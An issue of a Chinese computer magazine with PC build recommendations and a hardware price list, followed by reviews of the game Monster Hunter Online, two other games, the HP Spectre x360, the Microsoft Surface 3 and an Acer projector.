Intel 酷睿 i5-4690k 出色的超频潜力让不少媒体和玩家都喜欢将其同酷睿 i7-4770k 做对比，对于终端产品玩家而言，这款拥有 3.5GHz 默认主频的处理器是一款性价比极高的产品，而与之搭档的技嘉 Z97X-Game Plus 主板则针对高性能玩家设计，APP Center 整合超频 EasyTune 与云端 Cloud Station 软件，让超频变得十分方便。该主板还配备了 Creative SoundBlaster X-Fi MB3 电竞音效处理套件、LED 酷炫光超低噪声独立 PCB 切割区块、SATA-E 接口等元素，都很好地提升了产品附加值。

发烧友的玩伴

Intel 酷睿 i7-4790k/2239 元 + 华硕 Z97-PRO GAMER/1499 元

对于发烧友级玩家而言，4.0GHz 主频并可睿频至 4.4GHz 的 Intel 酷睿 i7-4790k 将是陪伴你征战四方的忠实伙伴，无论你是游戏玩家还是超频玩家，该处理器都将给你带来令人惊艳的性能表现。同该处理器搭档的是被称为“平民玩家国度”的华硕 Z97-PRO GAMER，属于华硕 GAMER 系列的主板，不但在外观设计上同 ROG 系列颇为神似，更传承了 Intel 千兆网卡、独家 SupremeFX 音效技术、游戏无延迟 2 代（Game First II）功能、玩家守护者（GAMER’S GUARDIAN）功能等细节，力求为玩家带来完美游戏体验。

价格传真

影驰推出内存、索泰发布SSD硬盘、七彩虹卖起了平板电脑……近年来越来越多的硬件厂商开始了“不务正业”，其实仔细观察不难发现，只有单一产品的硬件品牌近年来都免不了衰败的下场，唯有平台化的产品规划和布局，才能充分利用品牌及用户价值，最终实现硬件方案供应商式的角色转换。

CPU

Intel 赛扬双核 G1820	249 元
Intel 奔腾双核 G3240	359 元
Intel 奔腾双核 G3420	409 元
Intel 奔腾双核 G3258	449 元
Intel 酷睿 i3-4160	769 元
Intel 酷睿 i5-4590	1299 元
Intel 酷睿 i5-4690	1469 元
Intel 酷睿 i5-4690k	1549 元
Intel 至强四核 E3-1230V3	1799 元
Intel 酷睿 i7-4790	2039 元
Intel 酷睿 i7-4790k	2239 元
Intel 至强 E5-2620V2	2899 元
AMD APU 系列 A6-7400K	399 元
AMD Athlon X4 860K	429 元
AMD APU 系列 A8-7650K	549 元
AMD APU 系列 A8-7600	599 元
AMD FX-6300	629 元
AMD A10 6800K	795 元
AMD APU 系列 A10-7800	839 元
AMD APU 系列 A10-7850K	889 元
AMD APU 系列 A10-7870K	899 元
AMD FX-8350	1149 元
AMD FX-9590	2199 元

内存

十铨（Team）DDR3 1600 4GB	139 元
威刚万紫千红 DDR3 1600 4GB	139 元
芝奇 DDR3 1600 4GB	199 元
金士顿 DDR3 1600 4GB	199 元
威刚万紫千红 DDR3 1600 8GB	299 元
金士顿 DDR3 1600 8GB	316 元
海盗船复仇者 DDR3 1600 8GB	369 元
金士顿骇客神条 Fury 系列 DDR3 1600 8GB	309 元
芝奇 RipjawsX DDR3 1600 16GB	649 元

硬盘

希捷（Seagate）1TB	329 元
西部数据（WD）蓝盘 1TB	329 元
西部数据（WD）绿盘 2TB	459 元
希捷（Seagate）2TB	469 元
西部数据（WD）绿盘 3TB	599 元
希捷（Seagate）3TB	659 元

固态硬盘

金士顿 V300 120G	349 元
三星 850 EVO 系列 120G	379 元
东芝 Q 系列 128G	389 元
金士顿 V300 240G	589 元
饥饿鲨 Arc 100 240G	599 元
三星 850 EVO 系列 250G	649 元

显示器

飞利浦 227E4LSB/21.5 英寸	699 元
优派 VA2349s/23 英寸	799 元
AOC P2491VW/BW/23.6 英寸	919 元
三星 S24D360HL/23.6 英寸	999 元
华硕 VX239H-W/23 英寸	1099 元
戴尔 P2314H/23 英寸	1299 元
AOC I2769V/27 英寸	1399 元
三星 S27E510C/27 英寸	1999 元
华硕 MX279H/27 英寸	1999 元
华硕 PG278Q/27 英寸	4999 元

电源

安钛克 VP 450P/ 额定 450W	259 元
航嘉 jumper450B/ 额定 450W	269 元
安钛克 VP 500P/ 额定 500W	299 元
长城双卡王 GW-6000 冲锋版 / 额定 500W	299 元
航嘉 jumper500/ 额定 500W	299 元

机箱

先马奇迹 3	109 元
爱国者黑暗骑士 D8	119 元
酷冷至尊毁灭者经典 U3 升级版	229 元
游戏悍将变形金刚 3 雪装	229 元
安钛克 GX900	249 元
TtUrban S31 开窗版	329 元

狩猎季来临，猎人集结号吹响

《怪物猎人 OL》游戏体验


说到CAPCOM，大家都知道这是一家日本电视游戏软件公司和发行公司，他们研发了诸多出名的游戏作品，覆盖了几乎所有游戏版本和平台。《怪物猎人》便是CAPCOM旗下游戏中的佼佼者，它有着极高的知名度，而且关注与喜爱的玩家有很多。而如今，由CAPCOM与腾讯联合开发的《怪物猎人OL》刚结束觉醒内测，这里就由笔者带大家来感受一下这款次世代动作类网络游戏的魅力。

优秀而熟悉的画面

玩家在进入游戏之后便能找到很多熟悉的元素，虽然不再是以前那个村子，但是结构与风格还是那么熟悉，人物举手投足也是那么熟悉，虽然一切都是熟悉的，但是画面却是让人大大地震撼了一把。《怪物猎人 OL》重制过，并且使用了CE3 引擎，又经过两次测试的改进以及DX11 的加入，使得游戏的画质绝对可以令绝大多数玩家满意。

在游戏人物建模方面，大家会看到非常明显有别于以往系列的地方，虽然采用大多数游戏的捏人元素，但是可选元素并不多，毕竟游戏不是以捏人为主，而且在女性角色上，如果你想捏一个身材纤细的美少女，那么奉劝你不要奢望了，你想想一个身穿重铠，手拿大剑，能够狩猎火龙的妹子会是一个身材纤细的美少女？也许面部会美丽但是绝对是一个有着肌肉的女汉子！不过也不用担心，不管男性还是女性，都有着饱满的面部以及细腻的皮肤，还是能让各位玩家满意的。

在游戏场景中，CE3 引擎的优势被充分地发挥出来，森林场景的光影交错，沙漠高温带来的气浪扭曲，沼泽中浮动的雾气，以及远处山脉的秀丽都有着以假乱真的效果。昼夜系统的加入使得每次进入同样的地图都有不同的感觉。当然如果你细心一点，就会发现个别场景和远景贴图还略显粗糙，可能会让挑剔的你有些意见，但是游戏本身节奏是非常快的，所以你可能会因为快节奏的狩猎忽略这些缺点，并为你的成功狩猎而感到高兴。


女汉子一点都不美

独占的创新与不变的狩猎


游戏延续了猎人系列狩猎玩法，以打到那些强大的怪物为主，搜集它们身上的鳞爪嘴等身体“零件”，采集野外物资，然后打造更加强力的武器装备继续挑战更加强大的怪物。游戏继续宣扬着它特有的真实狩猎过程，在寒冷的地方需要喝热饮，而在沙漠则需要准备冷饮，来对应缓解寒冷与炎热，运动过度又需要食物，而烤制的食物又会因为你是否烤焦回复体力不同，武器也会因为长时间挥砍变钝，需要打磨。战斗中怪物也会因为害怕而选择逃跑，甚至有时候可能它还会在某个区域打盹儿。而这一切都是延续了猎人系列的经典元素。


而《怪物猎人 OL》在延续老经典元素的同时还增加了一些新的玩法和元素，比如在武器方面，延续了猎人系列的武器派生外（该作中名字叫武器升级），增加了武器觉醒奥义、武器强化、武器镶嵌等新的元素。游戏中还加入了武器证书这个新元素，在没有获得其他武器证书之前，只能使用最初获得的一把片手武器作为初始武器使用，而片手武器证书默认自动获得，跟着初始的主线玩下去便能获得太刀的使用证书，然后便可以打造太刀来使用了，至于其他武器证书则需要你使用 20 枚梅杰波尔坦硬币来兑换，后期武器肯定会慢慢更新增加，所以对于梅杰波尔坦硬币需求量就会变多，而且越是后期梅杰波尔坦硬币获取也越麻烦和困难，只有委托挑战达成某个条件才能获取，所以在选择武器上大家一定要谨慎。

独占不仅在武器的方面，就连狩猎也有网络版独占的新怪物，其中就有比较有特色的星龙等新怪物，有新怪物就有新材料，以及制作出来的新装备和武器。笔者在这里告诉大家一个小发现，以前我们不太重视的小蚊子，现在杀死之后，就能在地上出现闪光物品，拾取便能获得翅膀材料，这种材料获取 80 个或者更多后，便可以在 NPC 那里兑换时装了。游戏中称号不再是一个头衔装饰品，它们是带有各种属性加成的，而且加成非常可观。

《怪物猎人 OL》中类似疲劳设定一样的东西存在——狩猎许可证，每天能获取的狩猎许可证有限，每狩猎一次消耗一张，如果没有就不能获得全部收益，即使狩猎失败也会消耗许可证，这样根本不能好好地玩耍，令不少玩家感到不满。

本作保留了以前的猫猫庄园，还增加了喵喵异闻录、激运猎场、千狩试炼、水上追击、飞艇空战几个新的玩法，新玩法的增加缓解了一直狩猎带来的疲劳。


远景贴图虽然有些粗糙，但整体效果还是不错


延续了猎人系列的武器派生

网游化到底是优是劣

本作作为网络游戏，会遇到很多问题，比如在狩猎上虽然加入了方便的随机组队机制，但是在等待玩家时什么都不能做，而且开服几天后等待时间明显加长，老玩家迈向高级狩猎场所，而低等级玩家继续奋斗低级狩猎，而且新手玩家对于游戏的不熟悉明显使其会感到困难，组队时间变得更长，初级狩猎场所对于老玩家也缺乏回头价值，所以对于升级速度较慢的新手玩家成长，是比较困难的。游戏中有着全队共享猫车次数这一严格设定，新手玩家在不熟悉游戏的情况下可能坑掉了所有猫车次数，这也是老玩家不愿意带新手玩家的另一个原因。而老手由于害怕被新手坑选择了单刷，新手面对大量的战斗失败，严重打击积极性，狩猎证的消耗更加重了这种失落感。而从头到尾玩家之间都缺少交流，这也是单机改网游不得不面对的问题。

玩过猎人系列的玩家都知道每次狩猎开始能从补给箱中获得一些补给物品，而且是全队共享，但是国内玩家素质参差不齐，经常会有人拿走多份补给物资，造成其他玩家没有物资可领的局面（小编就遇到过这样的事情，而结果就是没有获得物资的玩家故意死亡消耗掉了所有猫车次数，造成最后狩猎失败）。

玩弓就能看出来鼠键操作比手柄实在方便太多

爆掉或砍掉怪物某些部位，让你获得更多材料

编辑点评

该作在基础设定（如动作、战斗）上基本保持了该系列作品的原味，并在此基础上改进画面，让其具备了较高的视听表现力，又增加了新的玩法，以及网游版独占的怪物与武器装备，都让《怪物猎人 OL》增色不少。虽然网络化让游戏有着很多不可避免的问题出现，但不可否认《怪物猎人 OL》是一款非常好的游戏。所以笔者这里还是推荐大家在之后不删档测试时一定要去试一试，大家应该会感受到其他网游没有的魅力。

红黑榜

《浪人RONIN》

红

作为一款回合制动作闯关游戏，虽然大小只有 46MB，但是游戏本身确实值得称赞，用一句话来形容就是——浓缩的是精华。游戏中大家控制的“可能”是一位有着娇滴滴面容、纤细身材的美少女忍者（当然绝对不柔弱），踏上复仇之路，凭一己之力杀掉那些照片上的老人（某个集团的高层们）。游戏一共十五个关卡，每个关卡你都需要合理运用手上武器及工具（武士刀、绳刃、刃网等）躲避或者杀死敌人。游戏虽然看似简单，但是需要你手脑并用，并且给自己规划出合理的行进方式，以到达最终目的地击杀老头子（同时还需要达成每个关卡不同的要求，比如杀死全部敌人，不能伤害市民等）。游戏画风简洁但是却很精致，游戏简单但却耐玩，动作单一但却不失打击感。总的来说这是一款非常值得大家体验的游戏，值得大家来和女忍者一起进行这段危险的复仇之旅。

《仙剑奇侠传六》

黑

仙剑系列作为中国三大剑之一，有着它的过人之处，也是属于国产游戏的骄傲，然而这所有的骄傲却因为仙剑六的出现给一巴掌拍了下来。美工们确实非常用心，游戏的贴图、服饰、表情都花了不少工夫，头发和衣带也能随风飘起，表情也是非常生动丰富，也算是仙剑六的优点了。游戏本身帧速极其不稳定，总的来说在视角固定、贴图粗糙并且阴影效果较低的场景中游戏还是非常流畅的，不会出现卡顿，但是你一旦来到野外，移动视角看看风景秀丽的场景，抬头望望天空，你就会发现好像你的脖子给卡住了，想要转动是那么的困难。游戏值得大家期待的便是剧情，仙剑六的剧情确实算得上是佳作（剧情配音也是非常棒），也许是大宇为了让玩家更好地体验游戏剧情（在这个直接跳过剧情的时代，玩家经常忽略剧情选择跳过），所以在剧情上是无法跳过的，必须将剧情对话这些观看结束，这并没有什么问题，但是为什么战斗几分钟，却要观看几倍时间的剧情？玩上 1 小时大概接近 40 分钟都在剧情中。那么好的剧情与优秀的配音，干脆拍成电视剧好了（当然请选择好的演员和导演），所以仙剑六按游戏视角来看，可以说是失败了。

在360° 后空翻变形本领域，联想Yoga系列算是开创者，目前该系列的产品也相当丰富，从低端到高端都有。但对于那些对品质有高要求的玩家而言，Yoga系列并非唯一选择，今天我们测试的这款来自惠普的Spectre Pro x360 G1（下文简称Spectre x360）就是一款颜值颇高，同时实用性也达到此类产品较高水准的大牌货。但既然是高端产品，在细节设计上也就必然应该有独到之处，如果你是一个追求新意不墨守成规的玩家，或是对360° 后空翻机型有兴趣，本期测试可就不容错过啦！

后空翻的新选择

惠普 Spectre Pro x360 G1 变形本评测

15.4mm 银色全金属机身很有档次，机身细节精致耐用度高

在编辑部，几乎所有人看到 Spectre x360 都会对其外形一番赞叹，然后再把玩一番，哪怕是平时对笔记本没什么太大兴趣的豆姐也是如此，可见这款机型在眼球性设计上的独到之处。首先，它通体采用银色镁铝合金打造，顶盖、键盘面和底盖表面采用磨砂工艺增强摩擦力不易掉落，而且也完全拒绝了指纹油污的沾染，好看又实用。四周边缘则采用抛光工艺，勾勒出机身边缘线条，让纯银色机身不会太呆板，这一点甚至比苹果 MacBook Pro 还要细致。其次，它的厚度只有 15.4mm，是一款从视觉效果上可以让人感觉很轻松的笔记本。但需要注意的是，因为采用了加强坚固性的 360° 后空翻转轴，且带有触控屏（触控屏外还有一层保护玻璃，标准设计），所以整机 1.495kg 的重量相对传统超轻薄本来说并不算太轻薄，但得益于非常小巧的适配器，让该机的旅行重量控制在了合理范围内。同时值得称赞的是，全金属机身让 Spectre x360的坚固度异常出色，即便是抓住左右侧用力扭也无法让机身扭曲，按压顶盖时屏幕不会出现水波纹，耐用性出色。

让轻薄本具备平板属性，双形态优势并存

让笔记本 360° 后空翻来兼具平板电脑属性，这是此类变形方案的优点所在，这一点大家应该很熟悉了。不过在具体的应用中，各款产品其实有不少细节的差异。

Spectre x360 的转轴阻尼设计较好，在打开屏幕时不会太费劲，但同时又非常稳定。开启至 300° 左右后以站立模式进行触控使用时，屏幕稳定程度相对某些低端后空翻机型要好很多。

既然是笔记本兼具平板属性，这也就意味着它既能配合 Windows 8.1 触控应用享受与家人朋友畅玩平板游戏的乐趣，也能像一台正常轻薄本一样，拥有主流级性能和充裕的接口配置，Spectre x360 甚至还配备了包括 Mini DP 口在内的两种视频输出接口。而 DP 口的存在，也让外接 4K 屏播放 4K 视频的应用变得无比愉快(可以达到 60Hz 刷新率），可以享受 Broadwell 处理器在视频解码时的超低功耗——这算是 Spectre x360 给高端影音用户的一个福利了。

输入与屏幕体验给力，综合性能表现出色

我们对高端笔记本往往会有更高的易用性要求，很多时候甚至是吹毛求疵，对 Spectre x360 我们也不例外。总体而言，该机使用体验上优多于劣。

首先，该机的键盘手感很好，键程适中键距合理，不像某些轻薄机型为了一味追求极致而牺牲键盘手感。但它键盘背光的一个设计值得一提：该机的 F5 键也是键盘背光开关功能键，但在键盘背光关闭时，F5 键本身的背光却高亮——我们理解这是为了方便用户即便在夜间也能明确知道这是键盘背光的开关按键，但它太亮了。惠普 Control Zone 触控板非常宽，在通过软件设置后还能在触控板上实现 Windows 8.1 的不少屏幕触控手势操作，而且配合防误触功能不必担心腕托放在它上面光标会飞来飞去。

其次，Spectre x360 的屏幕表现相当不错，不仅最高亮度给力，IPS 面板的广视角优势在它身上也得到全面展现。不过因为触控屏必须添加保护玻璃的关系，该机在室外使用依然需要避开高亮光源。

小遗憾是该机的扬声器音量并不大，这也就意味着想要跟朋友分享电影电视就得找一个小一点的安静房间。

性能方面，我们测试的版本采用了 Core i5 5200U 处理器、8GB 内存和 180GB SSD，对于几乎所有非大型 3D 游戏专业应用来说，它都能毫无压力地完成，这也正好符合其产品定位——随身办公和影音娱乐利器。

续航超 9 小时，长时工作发热量不算高

作为一款随身便携笔记本，续航能力与发热量可以说决定了它是否能舒适且长时间地陪我们出行，不少产品在轻薄设计上或许有亮点，但回到这些最基本的使用特性时就会被打回原形。不过 Spectre x360没有让我们失望，我用它在中等量度下开启 WiFi 进行包括 Word 文档编写、QQ 聊天、多标签页网页浏览在内的日常操作，该机可连续使用 8 小时，720P 视频播放则可坚持 9 小时！这个数值在同类产品中已算给力，当然这得归功于该机配备的 56Wh 电池。除此之外，在日常使用时该机的发热量比较低，在 26℃室温内使用时键盘面最高温度仅为 36℃，不会对使用体验造成任何负面影响。

在输入体验方面，Spectre x360 拥有与高端商用本相当的键盘手感，再配合宽大且舒适的触控板，使用体验很出色

Spectre x360带有 3 个 USB3.0 接口（支持关机充电，有利于移动办公用户），甚至还带有两个视频输出接口，让用户能够充分享受 Broadwell 的强大视频输出 / 解码能力

帐篷模式是 360° 后空翻笔记本的经典触控模式，得益于 IPS 面板的出色可视角度，Spectre x360 在此模式下使用可谓轻松

虽然在触控操作时还是会产生一定的晃动，但相对其他同类产品而言，Spectre x360 已经算是有长足进步了

电脑报
5A
2015
暑期消费
编辑推荐奖

服务电话：8008202255

✓ 性能主流，全金属银色外壳质感出色，耐用性好，输入体验一流，接口全面，续航能力强，发热量低

✗ 扬声器体验普通

基本参数

- **显示屏：**13.3 英寸 1920 × 1080，10 点触控
- **处理器：**Core i5 5200U（双核心四线程，主频 2.2GHz，最高睿频 2.7GHz）
- **内存：**8GB DDR3L-1600
- **显卡：**HD 5500 集显
- **存储：**180GB M.2 SATA SSD
- **网络：**802.11ac 无线 + 蓝牙 4.0
- **其他：**3 × USB3.0（支持关机充电）、HDMI、Mini DisplayPort、音频输入输出、音量加减、SD读卡器
- **重量：**1.495kg（含 56Wh 电池）、1.68kg（机身 + 适配器）
- **系统：**Windows 8.1 64bit
- **参考价格：**8999 元

（i5 5200/4GB/128GB 版 6999 元）

性能测试

- **CineBench R10 单核心 / 多核心 / 显卡：**5135/9375/3575
- **CineBench R11.5 处理器 / 显卡：**2.8pts/34.25fps
- **AS SSD 4K 64-Thrd：**读取 224.5MB/s，写入 186.7MB/s
- **满载处理器温度：**86℃
- **720P 视频播放时间：**545 分钟

工程师总结 | 黎坤

潮流白领的办公好搭档

惠普 Spectre x360 从易用性的方方面面来看都具备一款高端轻薄本的全部属性——舒适的键盘手感、宽大便利的触控板、坚固耐用且轻薄便携的全金属机身，再加上超长续航能力，可以说应对所有商务场景都游刃有余。而在此基础之上，它还拥有典型的新一代年轻办公族群喜爱的高品质设计特色，360°后空翻的颠覆个性自不必多说，银色机身、背光键盘、支持触控操作等诸多特性让它尤为适合朝气蓬勃的潮流白领选择。

亲儿子更靠谱?

微软 Surface 3 二合一评测

说到二合一，就不得不说Wintel联盟的亲儿子Surface系列，经历三代产品历练，一直坚守分离式触控变形方式让微软在产品细节设计上积累了大量经验和用户反馈，因此说它代表了二合一产品的一个重要发展方向毫不为过。不过在最新一代产品中，Surface 3的推出倒是让人有几分意外，不仅采用了全新的10.8英寸屏幕尺寸，还配备了英特尔最新的Atom X7处理器，更重要的是，它直接支持Windows 8.1和后续的Windows 10，是一款与Pro版大哥功能属性相同的产品！

手机扫描二维码
全彩内容随身读

Surface Pro 3 减配版，可选配件较为丰富

既然不再是以 Windows RT 操作系统为核心，转而与大哥 Surface Pro 3 同场竞技，因此与大哥进行对比就是无可避免的事情了。从价格来说，Surface Pro 3 起始价格 5688 元，而 Surface 3 仅为 3888 元，差距很明显。但需要注意的是，两者间无论硬件配置还是配件全面性都有着本质性的区别，简单来说，Surface 3 就是 Surface Pro 3 的大幅减配版，配置丰富度较低，连标志性的触控笔也需要单独购买。但相对而言，较低的价格和体重也让它定位于轻应用族群（如差旅一族、普通办公族或不玩游戏的学生族）使用。在平板状态下，它的对手是 iPad，而在组合键盘后，它又有了叫板 MacBook Air 或新 MacBook 的实力，再连接扩展坞就将扩展性提升到与常规笔记本相当的水准，因此至少在形态多样性上，它保持了 Surface 系列的一贯水准。

最新 Surface 产品规格区别表

	Surface Pro 3	Surface 3
处理器	Core i3/i5/i7	Atom X7 Z8700
内存	4/8GB	2/4GB
硬盘	64/128/256/512GB SSD	64/128GB eMMC
屏幕	12 英寸 2160×1440	10.8 英寸 1920×1280
重量	800g	622g
电池容量	42Wh	28Wh
配件	标配电容式触控板	仅机身

购买指数 ★★★★
LAB

处理器性能逼近 Core M，eMMC 硬盘速度一般

对于 Atom 处理器，我相信很多人都会跟我一样，一开始就不会抱什么希望，但显然，Surface 3 不会同意这种看法。该机搭载了英特尔在今年 3 月发布的最新版 Atom X7 Z8700 处理器，基于 Airmont 微架构，代号 Cherry Trail，与前代 Silvermont 微架构 Bay Trail 处理器最大的不同是将制程提升到 14nm，因此功耗控制无疑将会获得长足进步，再加上 Atom X7 Z8700 是该系列处理器中的最强者，所以这时候我就不免产生一些期待了。

在实际测试中，Surface 3 可以满足日常多标签页网络浏览、Photoshop CC 处理 2000 万级全画幅单反 RAW 格式图片（虽然载入和修片响应速度稍慢）、Office 办公等多种中低负载应用，实用性还不错。而在 CineBench R15 多核项目上，Atom X7 Z8700 甚至与 Core M 5Y51 处理器只有不到 10%的差距，综合来看拥有相当于 Core i3 5005U 八成左右的性能。所以，我们不能再把看待老 Atom 处理器的态度搬到 Surface 3 身上，至少它可以笔记本形态满足日常工作需求。

不过，该机的 eMMC 硬盘性能相对 Surface Pro 3 的 SSD 差别可就相当明显了，毕竟它只是单闪存颗粒，与多路读写的 SSD 有着质的不同。就日常使用体验来看，无论启动还是程序响应速度，我们测试的 128GB 版 Surface 3 与普通的 HDD 存储方案笔记本并无明显不同，这一点可得注意哦。

搭配键盘套和扩展底座，Surface 3 就拥有了与普通笔记本相当的扩展能力，使用体验相当不错，但较高的综合价格实在让人有些无法亲近

键盘体验在历代 Surface 产品中都属于较高水准，这一点值得称赞，不过按键位置需要一点时间来适应

配套设备性价比不高但易用性不错，电容触控笔可满足业余绘画需求

Surface 3 没有标配任何外设，但它只有在配合外设的情况下才能完全发挥作用，所以至少要随机购买电容式触控笔，如果想把它当作笔记本用就必须同时选择键盘套，这也就意味着即便是 3888 元的基础版，也要花 5264 元才能享受到它的全功能体验，总体来说性价比并不高。不过就易用性来说，Surface 3 的磁吸附键盘体验还不错，不仅采用了键程适中的按键手感，而且还有背光功能，稍稍习惯一下就能用来进行 Office 办公，265g 的重量兼具外壳套的功能，不会让 Surface 3 的便携性受到太大折损，当然，988 元的价格还是有点肉疼……

因为没有标配电容式触控笔，玩家需要自己花 388 元购买，它采用蓝牙与 Surface 3 进行连接，基于 N-trig 256 级压感方案，属于业余级产品，相对前几代 Surface Pro 其实也是有缩减的。虽然可满足最基本的绘画学习需求，但抖动问题在该机身上依然存在，Windows 8.1 内置的 FreshPaint 绘画软件中，如果是缓慢匀速地画一条直线，你会发现这条线并不直，而是一条有着细微抖动的“曲线”，不过好在使用 ComicStudio 等软件可以设置自动校正，也算存在弥补方案。

我们的测试机型还包含了售价 1488 元的 Surface 3 专用扩展坞，配合它使用可以多出 2 个 USB3.0、2 个 USB2.0、1 个 Mini DisplayPort、1 个音频输出和千兆有线网卡接口，适合放在办公室或家里配合使用，实现传统笔记本级扩展性。

采用无风扇设计，视听效果都不错，可续航 10 小时

因为处理器 TDP 仅为 2W，所以 Surface 3 采用了无风扇设计，所以并不存在运行噪音，在长时间日常使用过程中不会有明显的热量堆积，这样的表现还算不错。在影音体验上，该机采用了独特的 3:2 比例 1920×1280 分辨率 10.8 英寸屏，IPS 面板效果较为出色，而且扬声器效果也挺适合在家看看电影的。而且在续航能力上，超低电压小屏幕机身让 28Wh 电池也能坚持播放 10 小时左右的 720P 视频，实用性较强。

服务电话:4008822059

✓ **轻薄便携，配件功能齐全，性能可满足日常使用需求，影音效果不错，续航能力强**


✗ **性价比不算高，没有标配电容式触控笔，手绘性能普通**

基本参数及售价

■**显示屏:**10.8 英寸 1920×1280，10 点触控
■**处理器:**Atom X7 Z8700（双核心四线程，主频 1.6GHz，最高睿频 2.4GHz）
■**内存:**4GB LPDDR3-1600
■**显卡:**GMA HD 集显
■**存储:**128GB eMMC
■**网络:**802.11ac 无线 + 蓝牙 4.0
■**其他:**1×USB3.0、1×Micro USB（仅充电）、Mini DisplayPort、音频输出、音量加减、Micro SD 读卡器、350 万像素前置 /800 万像素后置摄像头
■**重量:**622g（含 49Wh 电池）
■**系统:**Windows 8.1 64bit
■**参考价格:**机身 **4688** 元，触控笔 **388** 元，键盘套 **988** 元，扩展坞 **1488** 元

性能测试

■**CineBench R11.5 单核心 / 多核心 / 显卡:**0.46pts/1.5pts/12.58fps
■**HD Tune 连续读取:**98.5MB/s
■**PCMark 8:**1715
■**3DMark 11:**P514
■**满载处理器温度:**78℃
■**720P 视频播放时间:**610 分钟



搭配 ComicStudio EX 软件并设置直线自动修复为 5 级后，可较为轻松地用 Surface 3 来学习手绘，至少画个简单的漫画还是可以的

工程师总结 | 黎坤

分离式二合一的代表作

作为由微软推出的二合一硬件产品，再加上与英特尔的广泛合作，Surface系列无疑是与Windows 8.1操作系统契合度最高的PC产品，Surface 3显然在很多方面都超越了其他品牌的分离式二合一，比如作为平板，它拥有更为全面的接口，而作为笔记本它又有舒适度较高的键盘和功能全面的扩展坞，而且综合性能也达到了入门级笔记本的水准，再加上电容式触控笔的锦上添花，可以说无限缩小了此类产品的不足，可玩性与个性都还不错。但它的缺点也很明显——性价比相对较低，虽然机身定价不高，但算上配件得花5000多元才能享受到它的完整特性，所以虽然它足够优秀，但也注定是一款稍显小众的产品。

电脑报
购买指数
★★★★
LAB

非智能亦出色

宏碁 X1385WH 投影仪评测

宏碁在6月发布了一系列产品，包括了投影仪、笔记本、平板、显示器等产品。而在宏碁新推出的投影仪中，最引人关注的无疑就是X1385WH这款产品。这款投影仪并没有智能系统，3599元的价格看似在目前的国内市场也没有什么优势。不过作为一款传统的入门级投影仪产品，它在色彩、亮度方面的确有自己的过人之处，下面我们就来看看它的具体表现。

定位:不仅仅针对家用市场

X1385WH 是一款比较传统的投影仪，它并没有像时下流行的一些低价投影仪那样自带智能系统，宏碁的说法是“如果有需求，用户单独买个盒子的成本并不高，没有必要将智能系统集成在投影仪中”。

从整个投影仪的设计来看，X1385WH 采用的是一种易用型的设计方案，比较偏重功能化，并不像一些智能产品那样突出外观。当然，这并不意味着它的外形有多难看，事实上颇为圆润的整体以及大量采用线条式的前端，看上去依然有着不错的观感。此外，这款产品的确比较轻，投影仪本身只有 2kg，虽然尺寸不能说便携，但拿起来也不算麻烦。

X1385WH 的散热孔较多，分布在机身的两侧以及前端。随机附送了多种安装方式的附件，用户可以根据自己房间的布局进行选择（主要是针对天花板）。而在投影仪顶部则是控制面板，9 个控制按键的手感不错，实际操作起来也比较简单。此外，像电源、灯泡以及温度指示灯都设计在顶部，让用户随时可以了解使用状况。

X1385WH 的接口比较多，包括了一个 HDMI(MHL)口，一个复合视频输入接口、两个 VGA 输入口、一个 VGA 输出口及一个串口，同时还有两个 3.5mm 的音频输入口及一个 3.5mm 音频输出口。此外，宏碁还设计了一个 5V/1A 的 USB 标准接口以及一个 Micro USB 接口，这样无论是接驳设备还是为手机平板充电都比较方便。

如此丰富的接口，已经能够满足各类家用及商用需求。尽管个人觉得类似串口这样的设计意义不是特别大，但是你不能否认为了能囊括商用和家用两种市场的投影应用，宏碁在这款产品的接口上的确下了一些心思。

规格:针对入门用户，亮度极高

X1385WH 售价为 3599 元，作为一款传统的投影仪，这个价格针对的自然是入门用户了。1280×800 的分辨率虽然比不上全高清，但是在入门级投影仪产品中并不算低，考虑到它的价位，这个分辨率是合理的。

有意思的是，即使在入门级产品上，宏碁依然采用了 6 段色轮的设计。往往很多人不理解相同分辨率的投影仪差价为何会这么大，实际上这就是产品内部用料和技术的差异了。

令人诧异的是宏碁这款产品亮度达到了 3200 ANSI 流明，这一亮度参数让很多高价投影仪都要甘拜下风。这基本意味着无论环境亮度变化有多大，X1385WH 都能有不错的亮度效果，我们也不用担心随着投射尺寸的变大画质会出现“不堪入目”的情况。

此外，X1385WH 的对比度达到了 20000:1，这已经不是家用娱乐投影仪的范畴，更多是考虑到商务使用演示 PPT、Word 时的效果。事实上，无论是 3200 流明的亮度还是 20000:1 的对比度，我们都认为对于家用而言已经是绰绰有余了，宏碁的目的显然还是希望这款产品能在商务领域有一定建树。

操控:比较轻松，投射比令人满意

虽然不是智能投影仪，但 X1385WH 在包装中还是附送了一个遥控器，这主要是用于调整投影仪的各种参数，比如画面比例、缩放、信号源等等。从实际的使用情况来看，无论是使用投影仪上的按键还是使用遥控器，操作起来都很轻松。而且 X1385WH 出厂的默认设置已经相当不错，同时还有自动梯形校正功能，用户应该不会在设置画面上费太多心思。

X1385WH 有前投、背投和顶投三种方式，限于测试环境，我们只能采用前投这种方式。在 3 米的距离，X1385WH 大概可以投到 90 英寸的尺寸，在 2 米的距离可以投到 70 英寸的尺寸，当然这一结果有一定弹性，实际应用中用户在固定距离下还可以自己进行缩放和对焦对尺寸进行一定的调整。

体验:色彩准确而浓郁，看网络视频尤其愉悦

在实际的体验中，X1385WH 给人最直观的感觉就是画面明亮，这点在白天和晚上都没有变化，同时将投影尺寸投得较大，亮度也没有视觉上的明显衰减。虽然在商用机里，我们见过 6000 流明甚至上万流明的产品，不过对于入门级的用户而言，X1385WH 在亮度上已经是无可挑剔了——至少在家里和小型办公室用，它绝对让你满意。

